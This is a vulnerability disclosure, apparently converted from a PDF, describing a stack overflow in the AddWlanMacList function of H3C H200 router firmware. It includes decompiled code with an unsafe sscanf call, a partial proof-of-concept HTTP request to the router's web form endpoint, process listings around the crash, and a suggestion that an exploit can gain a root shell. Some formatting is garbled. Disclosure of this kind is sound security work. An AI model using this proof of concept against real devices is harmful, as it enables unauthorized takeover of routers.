

H3C H200[H200-EI] (H200V100R004) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d_202009/1345678_30005_0.htm

Product Information

H3C H200[H200-EI] H200V100R004, the latest version of simulation overview:



Vulnerability details

The H3C H200[H200-EI] (H200V100R004) was found to have a stack overflow vulnerability in the AddWlanMacList function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
38  v19 = 0;
v20 = 0;
v3 = sub_4932BC(a1, "param", &dword_4E2DE0);
if (!v3)
return = 2;
v2 = sscanf(v3, "%u;%[^;];%[^;];", &v4, &v5, &v13);
```

In the AddWlanMacList function, the param we entered is formatted using the sscanf function and in the form of %u;%[^;];%[^;]; . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of V5 or V13, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
```

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router_password_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 553

Origin: https://192.168.0.124:80

DNT: 1

Connection: close

Cookie: JSESSIONID=5c31d502 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

```
967 *root
                          /bin/watchdog &
                          dnsmasq -r /etc/resolv.conf -n -c 500
 987 *root
                 840 S
                 964 S
                          /bin/dhcpd -d -q eth0
 989 *root
                 320 S
                          /bin/igmpproxy WAN1 eth0 -D
1020 *root
1051 *root
                 872 S
                          upnpd /var/run/upnp_385875968 eth0 WAN1
1225 *root
                 600 S
                          telnetd
1449 *root
                3484 S
                          -mwcli
                1048 S
                          /bin/sh
1457 *root
                 800 S
1459 *root
```


The picture above shows the process information before we send poc.

```
959 *root 2396 S /bin/onlineupdate & 960 *root 2020 S /bin/maincontrol & 966 *root 1144 S /bin/monitor & 967 *root 592 S /bin/watchdog & 987 *root 840 S dnsmasq -r /etc/resolv.conf -n -c 500 989 *root 964 S /bin/dhcpd -d -q eth0 1020 *root 320 S /bin/igmpproxy WAN1 eth0 -D 1051 *root 872 S upnpd /var/run/upnp_385875968 eth0 WAN1 1225 *root 600 S telnetd 1456 *root 1048 S -mwcli 1457 *root 800 S /bin/sh 1460 *root 2216 S /bin/webs & 1463 *root 728 R ps
```

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

Finally, you also can write exp to get a stable root shell.